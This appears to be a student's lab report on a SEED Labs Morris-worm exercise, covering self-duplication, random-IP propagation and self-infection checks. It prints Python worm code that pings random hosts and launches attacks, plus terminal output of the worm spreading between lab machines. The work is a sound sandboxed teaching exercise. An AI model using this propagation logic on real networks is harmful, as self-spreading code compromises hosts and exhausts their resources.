
To do this task, i created another .py file and make sure that the shell code in the first-target and worm.py are same.



This the shell code from worm.py




Then i gave executable permissions to both files and then executed the first-target.py file and it executed successfully.




Here is the output for the Task.

Takeaway: I focused on the self-duplication part of a worm, explaining two strategies: one where the worm's code is fully contained in the shellcode, and the other, used by the Morris worm, where the attack code is split into a pilot code and a larger payload. The pilot code runs first and retrieves the larger payload. I also described how worms transfer files between machines using the nc (netcat) command, allowing direct client-server communication to send or receive files.


6. Task 4: Propagation




In this task i added code to the getNext target function. It randomly checks the host is alive or not and if yes then it attack that host.




I gave permission to both and executed the first-target.py file it checked the host and host is alive and then it attacks the host.



Here we can the the attack happened on the host



This is the cpu utilization, to check the cpu utilization i used the cmd given in the guide.



Takeaway: This task involves modifying the worm to automatically spread by randomly generating target IP addresses within a specified range and checking if the target is alive using the ping command. Once a new machine is found, the worm attacks it, continuing until it spreads through the entire network. The process is monitored with `htop` to track CPU and memory usage, and the task concludes when CPU usage reaches 100%, causing the network to collapse.

7. Task5: Preventing Self Infection

In this task i added some code to check where the host is infected or not.

Text Editor — Dec 7 14:02

Open — worm.py — ~/kala_lab8/worm

worm.py

```
135
136
137
138 # Check whether the current host is already infected with the worm
139 # Find the next victim (return an IP address).
140 # Check to make sure that the target is alive.
141 def isInfectedAlready():
142     exists = os.path.exists('badfile')
143     if exists:
144       return True
145     else:
146       return False
147 def getNextTarget():
148     while True:
149         x = randint(151, 155)
150         y = randint(70, 80)
151         ip = f'10.{x}.0.{y}'
152         # Testing whether a machine is alive or not.
153         try:
154             output = subprocess.check_output(f"ping -q -c1 -W1 {ip}", shell=True)
155             result = output.find(b'1 received')
156             if result == -1:
157                 print(f"{ip} is not alive", flush=True)
158             else:
159                 print(f"*** {ip} is alive, launch the attack", flush=True)
160                 return ip
161         except subprocess.CalledProcessError as ex:
162             print(ex)
```


This code will let us know that the host is effected or not.

Dec 7 14:03


seed@VM: ~/.../worm

```
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
[12/07/24]seed@VM:~/.../worm$ ./first-target.py
start of first-target.py
>>>>> Attacking 10.151.0.71 <<<<<
after cat-badfile to 10.151.0.71, in first-target.py**
*sent worm.py to 10.151.0.71, in first-target.py***
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
[12/07/24]seed@VM:~/.../worm$ chmod +x worm.py
[12/07/24]seed@VM:~/.../worm$ chmod +x first-target.py
[12/07/24]seed@VM:~/.../worm$ ./worm.py
The worm has arrived on this host ^_^
The host is already infected; do nothing and exit!
PING 1.2.3.4 (1.2.3.4) 56(84) bytes of data.
*** 10.151.0.74 is alive, launch the attack
**********
>>>>> Attacking 10.151.0.74 <<<<<
**********
[12/07/24]seed@VM:~/.../worm$
```

Then i ran the .py file now it checks the host is effected or not and if it is alive it launches the attack.



We can clearly see that.



Takeaway: The Morris worm unintentionally caused a denial-of-service attack due to a bug that allowed multiple instances of the worm to run on the same compromised machine, consuming excessive resources. This task involves adding a mechanism to the worm to check if a machine has already been infected, ensuring that only one instance of the worm runs at a time. Implementing this check will prevent the worm from overwhelming the target system, helping avoid resource exhaustion and system crashes.

Task 6:

I tried of doing it but my system is freezing while doing this task.